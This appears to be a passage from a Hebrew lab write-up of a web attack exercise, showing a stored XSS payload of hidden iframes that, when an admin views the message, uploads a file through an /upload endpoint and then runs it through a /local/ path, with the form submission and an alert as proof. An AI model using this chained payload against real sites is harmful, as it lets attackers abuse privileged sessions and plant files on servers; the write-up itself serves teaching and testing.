1. האחד, יגרום ליצירת קובץ תקיפה rfi.html בשרת באמצעות ניצול הפונקציה do_upload_file() בשרת שנגישה באמצעות קריאת POST לנתיב ./upload.

2. השני, יסתמך על ההנחה שהקובץ rfi.html כבר נמצא בשרת האתר ויגרום להרצתו באמצעות ניצול הפונקציה browse_local_file(file) בשרת שנגישה באמצעות קריאת GET לנתיב ./local/<file>.

להלן תוכן ההודעה היוזמת את התקיפה :

```
<iframe style="display: none;" src="javascript:
var tags = window.parent.document.getElementsByTagName('p');
var isAdmin = true;
for (const t of tags) {
  if (t.innerHTML === 'אתה מחובר כמשתמש חלש') {
    isAdmin = false;
  }
}
if (isAdmin) {
  var blob = new Blob(['<script>alert(911)</script>'], {type: 'text/plain;charset=utf-8'});
  var formData = new FormData();
  formData.append('file', blob, 'rfi.html');
  var xhr = new XMLHttpRequest();
  xhr.open('POST', 'https://172.21.64.72:5000/upload', true);
  xhr.send(formData);
}"/></iframe>
<iframe style="display: none;" src="https://172.21.64.72:5000/local/rfi.html"></iframe>
Anyone said files?
```

למעשה ה-iframe הראשון דואג לבצע את התקיפה רק כאשר משתמש חזק מחובר, והוא מבצע את התקיפה ע"י שימוש ב-Blob¹ ליצירת קובץ, ושליחתו לשרת בבקשת POST באמצעות API XMLHttpRequest. לאחר מכן, ה-iframe השני דואג להריץ את הקובץ בשרת.

מילוי ה-form :

Yossi yossi@gmail.com
First Name Mail Address

Files
Subject


0524564560
Phone Number

var xhr = new XMLHttpRequest();
xhr.open('POST', 'https://172.21.64.72:5000/upload', true);
xhr.send(formData);
}"/></iframe>
<iframe style="display: none;" src="https://172.21.64.72:5000/local/rfi.html"></iframe>
Anyone said files?

Message

Submit

נלחץ "Submit" וההודעה תתפרסם. נבצע סימולציה של התחברות של משתמש חזק ונקבל :



כלומר התראה הוצגה, מה שמעיד על כך שקוד ה-JavaScript שהועלה לשרת הורץ.

¹ אובייקט Blob של JavaScript : <https://developer.mozilla.org/en-US/docs/Web/API/Blob>